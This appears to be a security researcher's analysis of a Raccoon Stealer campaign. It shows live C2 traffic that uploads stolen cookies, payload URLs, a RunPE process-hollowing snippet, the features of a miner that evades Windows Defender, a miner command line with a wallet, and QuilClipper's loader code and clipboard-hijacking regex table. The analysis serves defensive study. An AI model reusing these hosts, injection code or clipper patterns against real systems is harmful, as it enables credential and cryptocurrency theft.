2	http://cheapdealnow.top/gate/log.php	200	POST	80.211.31.160	839 bytes	raccoon gate
3	http://cheapdealnow.top/gate/sqlite3.dll	200	GET	80.211.31.160	916,735 bytes	
4	http://cheapdealnow.top/gate/libs.zip	200	GET	80.211.31.160	2,828,315 by...	
5	http://cheapdealnow.top/file_handler4...	200	POST	80.211.31.160	19 bytes	
6	http://f0473248.xsph.ru/conhost.exe	200	GET	141.8.193.236	1,785,344 by...	
7	http://f0473248.xsph.ru/ApplicationFr...	200	GET	141.8.193.236	18,710,528 ...	
8	http://88.99.66.31:443	200	CONNECT	88.99.66.31	581 bytes	iplogger.org


Raccoon C2 traffic summary, starting with the Telegram connection.



```
POST /gate/log.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Host: cheapdealnow.top

params=Ym90X2lkPTM2RDExMzBBLUFDMkUtNDRGNy05REMxLUU0MjRGQkNCRTBFRV91c2VyJmNvbmZpZ19pZD1jNzYzZTQzM2VmNTFmZjRiNmM1NDU4MDBlNGJhM2IzYjFhMmVhMDc3JmRhdGE9bnVsbA==HTTP/1.1 200 OK
Server: nginx
Date: Tue, 20 Oct 2020 01:57:37 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: *

{"url":"http://cheapdealnow.top/file_handler4/file.php?hash=39863b78470d625ac9bee2fd307f20200c6bfebe&js=e3453709d7e0391a77deb1381a6a260120e7d73d&callback=http://
cheapdealnow.top/gate","attachment_url":"http://cheapdealnow.top/gate/sqlite3.dll","libraries":"http://cheapdealnow.top/gate/libs.zip","ip":"95.211.190.198","location":
{"country":"Netherlands","country_code":"NL","state":null,"state_code":null,"city":null,"zip":null,"latitude":52.3824,"longitude":4.8995},"config":{"masks":
[{"mask":"*.doc,*.docx,*.txt,*.pdf,*.rtf","path":"%USERPROFILE%\\Desktop\\","exceptions":"\\Windows\\","name":"UserFiles","size_limit":20}],"loader_urls":null},"lu":
[{"u":"http://f0473248.xsph.ru/conhost.exe","t":0},{"u":"http://f0473248.xsph.ru/ApplicationFrameHost.exe","t":0}],"rm":1,"is_screen_enabled":1,"is_history_enabled":
1,"depth":3}POST /file_handler4/file.php?hash=39863b78470d625ac9bee2fd307f20200c6bfebe&js=e3453709d7e0391a77deb1381a6a260120e7d73d&callback=http://cheapdealnow.top/gate
HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data, boundary=4k683b59nd0j798043458n
Content-Length: 123372
Host: cheapdealnow.top

..=
--4k683b59nd0j798043458n
content-disposition: form-data; name="file"; filename="data.zip"
Content-Type: application/octet-stream

PK..........TQK.eq.0..
v..-...browsers/cookies/Firefox_gn7ryp3k.default.txtUT
```

Upload from Raccoon to the C2 “gate”.

The first HTTP POST sent by Raccoon to the gate includes a base64-encoded “params” field. This includes a unique identifier for the stealer bot (bot_id) and the configuration ID decrypted earlier. The C2 gate responds with a JSON object that contains configuration information for the stealer.



```json
{
  "url": "http://cheapdealnow.top/file_handler4/file.php?hash=39863b78470d625ac9bee2fd307f20200c6bfebe&
  js=e3453709d7e0391a77deb1381a6a260120e7d73d&callback=http://cheapdealnow.top/gate",
  "attachment_ur                     now.top/gate/sqlite3.dll",
  "libraries": "http://cheapdealnow.top/gate/libs.zip",
  "ip": "95.211.190.198",
  "location": {
    "country": "Netherlands",
    "country_code": "NL",
    "state": null,
    "state_code": null,
    "city": null,
    "zip": null,
    "latitude": 52.3824,
    "longitude": 4.8995
  },
  "config": {
    "masks": [
      {
        "mask": "*.doc,*.docx,*.txt,*.pdf,*.rtf",
        "path": "%USERPROFILE%\\Desktop\\",
        "exceptions": "\\Windows\\",
        "name": "UserFiles",
        "size_limit": 20
      }
    ],
    "loader_urls": null
  },
  "lu": [
    {
      "u": "http://f0473248.xsph.ru/conhost.exe",
      "t": 0
    },
    {
      "u": "http://f0473248.xsph.ru/ApplicationFrameHost.exe",
      "t": 0
    }
  ],
  "rm": 1,
  "is_screen_enabled": 1,
  "is_history_enabled": 1,
  "depth": 3
}
```


Raccoon Stealer configuration data passed down by the C2 includes location data about the target.

The configuration contains links to retrieve required library files of Raccoon stealer (and, in some cases, for additional payloads). In the sample we analyzed, the secondary payload is a cryptocurrency miner.

Trash panda-ing through your info

After collecting data from the victim machine, Raccoon archives them into a bundle to upload to the C2. The archive contains a screenshot of the victim's desktop (screen.jpg), gathered system information (System Info.txt), and stolen data from browsers, email clients, cryptocurrency wallets—whatever data it can find based on

System Info.txt follows the format below:



```
[Raccoon Stealer] - v1.5.13-af-hotfix Release
Build compiled on Mon Jul 6 14:33:02 2020
Launched at: 2020.10.21 - 02:48:00 GMT
Bot_ID: 36D1130A-AC2E-44F7-9DC1-E424FBCBE0EE_user
Running on a desktop
=R=A=C=C=O=O=N=
- Cookies: 315
- Passwords: 0
- Files: 0
System Information:
- System Language: English
- System TimeZone: -8 hrs
- IP: 95.211.190.198
- Location: 52.382401, 4.899500 | ?, ?, Netherlands (?)
- ComputerName: jzevquxxn
- Username: user
- Windows version: NT 6.1
- Product name: Windows 7 Enterprise
- System arch: x64
- CPU: Intel(R) Core(TM)2 Duo CPU T7500 @ 2.20GHz (2 cores)
- RAM: 3071 MB (2021 MB used)
- Screen resolution: 1152x864
- Display devices:
0)
============
Installed Apps:
Adobe Acrobat Reader DC (15.010.20056)
Adobe Flash Player 18 NPAPI (18.0.0.261)
Adobe Flash Player 19 ActiveX (19.0.0.207)
Adobe Refresh Manager (1.8.0)
Google Chrome (42.0.2311.135)
Google Update Helper (1.3.26.9)
ICQ 8.3 (build 7317) (8.3.7317.0)
Java Auto Updater (2.8.45.15)
K-Lite Mega Codec Pack 11.1.0 (11.1.0)
Mail.Ru Agent 6.4 (build 8614) (6.4.8614.0)
Mozilla Firefox 37.0.2 (x86 en-US) (37.0.2)
Mozilla Thunderbird 31.6.0 (x86 ru) (31.6.0)
Opera Stable 29.0.1795.47 (29.0.1795.47)
Pidgin (2.10.11)
QIP 2012 4.0.9380 (4.0.9380)
QIP Internet Guardian
Steam (2.10.91.91)
Telegram Desktop version 1.4.3 (1.4.3)
Winamp (5.666 )
mIRC (7.41)
============
```


An example of the content of System Info.txt sent back by Raccoon Stealer.

Once collected, the archive is uploaded to the gate as an HTTP post.

Working in the coin mine

From the network telemetry summarized earlier, we saw our Raccoon Stealer sample download two additional payloads. The first is a cryptocurrency mining tool, installed by a loader Raccoon downloaded in this sample from **f0473248.xsph.ru/ApplicationFrameHost.exe**.

The code itself is based on SilentXMRMiner, written in Visual Basic .NET:



SilentXMRMiner v1.4 - Based on Lime Miner v0.3


Can mine all the following algorithms and thus all the cryptocurrencies that use them: **cn/upx2**, **argon2/chukwav2**, **cn/ccx**, **kawpow**, **rx/keva**, **astrobwt**, **cn-pico/tlo**, **rx/sfx**, **rx/arq**, **rx/0**, **argon2/chukwa**, **argon2/wrkz**, **rx/wow**, **cn/fast**, **cn/rwz**, **cn/zls**, **cn/double**, **cn/r**, **cn-pico**, **cn/half**, **cn/2**, **cn/xao**, **cn/rto**, **cn-heavy/tube**, **cn-heavy/xhv**, **cn-heavy/0**, **cn/1**, **cn-lite/1**, **cn-lite/0** and **cn/0**.

Main Features

- .NET - Coded in Visual Basic .NET, requires .NET Framework 4.5.
- Codedom - No need for external libraries to compile
- Injection (Silent) - Hide payload behind another process
- CPU & GPU Mining - Can mine on Both CPU and GPU (Nvidia & AMD)
- Idle Mining - Can be configured to mine with a different Max CPU when computer is idle
- Stealth - Pauses the miner while Task Manager, Process Hacker or Process Explorer is open
- Watchdog - Replaces the miner if removed and starts it if closed down
- Remote Configuration - Can get the connection settings remotely from a URL at each startup
- Bypass Windows Defender - Adds exclusions into Windows Defender for the general folders the miner uses
- Online Downloader - Can download the miner binary during runtime (from GitHub) to greatly decrease file size and detections

The SilentXMRMiner Github page advertises its defense evasion and persistence capabilities.

The miner is built with a configuration that allows the attacker to determine the type of cryptocurrency it mines, the mining pool it connects to, and a wallet address, through a graphic interface. The resulting miner configuration is packaged for delivery as a payload. Raccoon allows its subscribers to deploy such payloads through its Tor-based web interface.




Silent XMR Miner Builder 1.1

By Unam Sanctam, Credit to NYAN-x-CAT

CPU Mining: On ?
GPU Mining: Off ?
Idle Mining: Off ?
SSL/TLS: Off ?
Nicehash Mining: Off ?
Stealth: Off ?

Max CPU: 20% ?
Idle CPU: 80% ?
Idle Wait: 5 Minutes ?
□ Disabled ?
Advanced Parameters:
--coin=monero --asm




Silent XMR Miner Builder 1.1

By Unam Sanctam, Credit to NYAN-x-CAT

□ Disabled ?
Save Path: Temp ?
Filename: Services.exe ?
Watchdog: On ?

Screen shots of the configuration builder for SilentXMRMiner


Silent XMR Miner Builder 1.1
By Unam Sanctam, Credit to NYAN-x-CAT
Main
Install
Assembly
Icon
Mining
Build
?

Pool: (Example: xmr.examplepool.com:80)


Wallet Address/User:

Password (if required)


Inject Into: explorer.exe (%WINDIR%)

The miner's .NET code is obfuscated with Crypto Obfuscator based on analysis with de4dot. It behaves in the following way:

1. Checks running processes; if another copy of the miner is already running, it terminates execution.
2. Copies itself to %TEMP%\RtkAudUService64.exe.
3. Adds a "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" registry key for persistence.
4. Executes %TEMP%\RtkAudUService64.exe
5. The new instance runs a legitimate version of the File Explorer executable (explorer.exe), and injects the miner code into that process via a RunPE method—replacing the code in the explorer.exe memory with the miner code.




The execution flow of the Raccoon sample.



```
public static void RRun(byte[] PL, string arg, byte[] buffer)
{
    // Credits gigajew for RunPE https://github.com/gigajew/WinXRunPE-x86_x64
    try
    {
        Assembly.Load(PL).GetType(RGetString("#DLLSTR")).GetMethod(RGetString("#DLLOAD"), BindingFlags.Public | BindingFlags.Static).Invoke(null, new object[] \\
         { buffer, RGetString("#InjectionDir") + @"\" + RGetString("#InjectionTarget"), arg });
    }
    catch{}
}
```


The code block that performs the RunPE "process hollowing."

The configuration of the miner is passed to the hollowed process by the loader as parameters (shown as the "explorer.exe" process at the top left of the process flow chart above). The configuration parameter includes the type of coin to mine and the URL of the mining pool to connect to, and other settings configured by the miner builder:



```
\Windows\explorer.exe -B --coin=monero --url=xmr-eu2.nanopool.org:14444
--user=451bM2BfeRfPhiW7HEmYLxgH1WsFGWiNcJNASchBZM4FdRcDnT42UNsLTPoC8By4PY4Yf
8xrCqs4US7sFu2rYgsgDh67kDe --pass= --cpu-max-threads-hint=30
--donate-level=4
```

We found two wallets used by the campaign, both for XMR. The first paid out 10.04 XMR over its lifetime:



Minimum payout is 1 XMR


Account: 451bM2BfeRfPhiW7HEmYLxgH1WsFGWiNcJNAScHBZM4FdRcDnT42UNsLTPoC8By4PY4Yf8xrCqs4US7sFu2rYgsgDh67kDe

Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
51,240.0 H/s	35,793.3 H/s	0.41820801 XMR	0.00000000 XMR

Total paid: 10.04469 XMR

	Date	Amount	Status
10	2021-02-24 14:38:14	1.000441 XMR	Confirmed
9	2021-01-17 08:46:21	1.000469 XMR	Confirmed

The second paid out 4 XMR.



Total paid: 4.006884 XMR

	Date	Amount	Status
4	2020-12-13 18:28:02	1.000913 XMR	Confirmed
3	2020-12-08 06:47:33	1.000792 XMR	Confirmed
2	2020-12-04 06:43:14	1.001415 XMR	Confirmed
1	2020-11-30 01:40:46	1.003764 XMR	Confirmed


Between the two of them, that amounts to approximately $2,900 US over the roughly eight-month lifetime of the wallets.

Clipping cryptocoins

The miner clearly wasn't the only second-stage payload delivered from the Raccoon Stealer source domain used in this campaign (f0473248.xsph.ru). VirusTotal recorded that this domain delivered 18 payloads between October 2020 and April 2021—the period during which most of this investigation took place, and the campaign was active.

While many were variants of the miner we evaluated above, the other payloads delivered a "clipper" malware called *QuilClipper*. This information stealer malware hijacks cryptocurrency and (in this case) Steam trade transactions, steering them to the malware's operator.

The initial payload delivered from Raccoon is a loader, written in .NET, heavily obfuscated and packed. Static analysis on the unpacked sample revealed that the loader contains 3 main components: an encrypted payload, an anti-virtual machine module to evade analysis, and a RunPE module to do the same sort of process-hollowing that Raccoon Stealer itself uses to execute.



```
internal static string U716tjLZ4uLZEhYdO3wjTQgZ7dL(int int_0, string string_0)
{
    string result;
    switch (int_0)
    {
    case 1:
        result = SBu.JgNZtz1bdDF9Whae7zmQ6Wi62UI(SBu.o3nYtNmFfEeFAG14FWNfKNvrUEf(), "AppLaunch.exe");
        break;
    case 2:
        result = SBu.JgNZtz1bdDF9Whae7zmQ6Wi62UI(SBu.FXnLKMyAL4KlHvy5KtnfHaKAWcm(Environment.SpecialFolder.System), "svchost.exe");
        break;
    case 3:
        result = SBu.JgNZtz1bdDF9Whae7zmQ6Wi62UI(SBu.o3nYtNmFfEeFAG14FWNfKNvrUEf(), "RegAsm.exe");
        break;
    case 4:
        result = SBu.JgNZtz1bdDF9Whae7zmQ6Wi62UI(SBu.o3nYtNmFfEeFAG14FWNfKNvrUEf(), "InstallUtil.exe");
        break;
    case 5:
        result = SBu.JgNZtz1bdDF9Whae7zmQ6Wi62UI(SBu.o3nYtNmFfEeFAG14FWNfKNvrUEf(), "mscorsvw.exe");
        break;
    default:
        result = string_0;
        break;
    }
    return result;
```

The RunPE module used to load the clipper malware into memory can select from five different executables to run and replace with the malware code. The encrypted payload of the loader is QuilClipper itself.

A compiled AutoIT executable, QuilClipper has been in active use since 2018. First published on **darkwebs.ws** (which is currently down), the clipper malware's source code was leaked on underground forums. While the original author of QuilClipper was a Russian speaker who uses the nickname "nzx" on forums and in code, this sample of QuilClipper included different author nickname: MickeyMF.

QuilClipper steals cryptocurrency and Steam transactions by continuously monitoring the system clipboard of Windows devices it infects, watching for cryptocurrency wallet addresses and Steam trade offers by running clipboard contents through a matrix of regular expressions to identify them:

RegEx	Currency
79[0-9]{9}	qiwiru
380[0-9]{9}	qiwiua
375[0-9]{9}	qiwibe
(?i)E[0-9]{12}	wme
(?i)Z[0-9]{12}	wmz
(?i)X[0-9]{12}	wmx
4100[0-9]{10,12}	ya
P[0-9]{9,11}	pa
(?i)(steamcommunity.com/tradeoffer/new/[?]partner=[0-9]{9}&token=[0-9A-z]{8})	steam
(1)[1-9A-Z][1-9A-z]{32}	btc
(3)[1-9A-Z][1-9A-z]{32}	btc2
(G)[A-z][1-9A-z]{32}	btg
(A)[A-z][1-9A-z]{32}	btg2
D[A-Z1-9][1-9A-z]{32}	doge
X[a-z][1-9A-z]{32}	dash
(L)[A-z][1-9A-z]{32}	lite
(M)[A-z][1-9A-z]{32}	lite2
t[0-9A-z]{33,35}	zcash
0x[0-9A-z]{40}	eth
q[a-z0-9]{41}	bch
4[1-9A-z]{94,105}	xmr
2[1-9A-z]{94,105}	bcn
R[1-9a-z][1-9A-z]{32}	rdd
G[1-9][1-9A-z]{93}	grft
B[1-9a-z][1-9A-z]{32}	blk
E[A-z][1-9A-z]{32}	emc
r[A-Z][1-9A-z]{32}	xrp
N[A-Z][1-9A-z]{32}	neo
[A-Z9]{90}	iota
DdzFFzCqrht[1-9A-z]{93}	ada
[0-9]{20}L	lsk
S[A-z][1-9A-z]{32}	strat
3P[1-9A-z]{33}	waves
Q[A-z][1-9A-z]{32}	qtum
V[a-z][A-z][1-9A-z]{31}	via

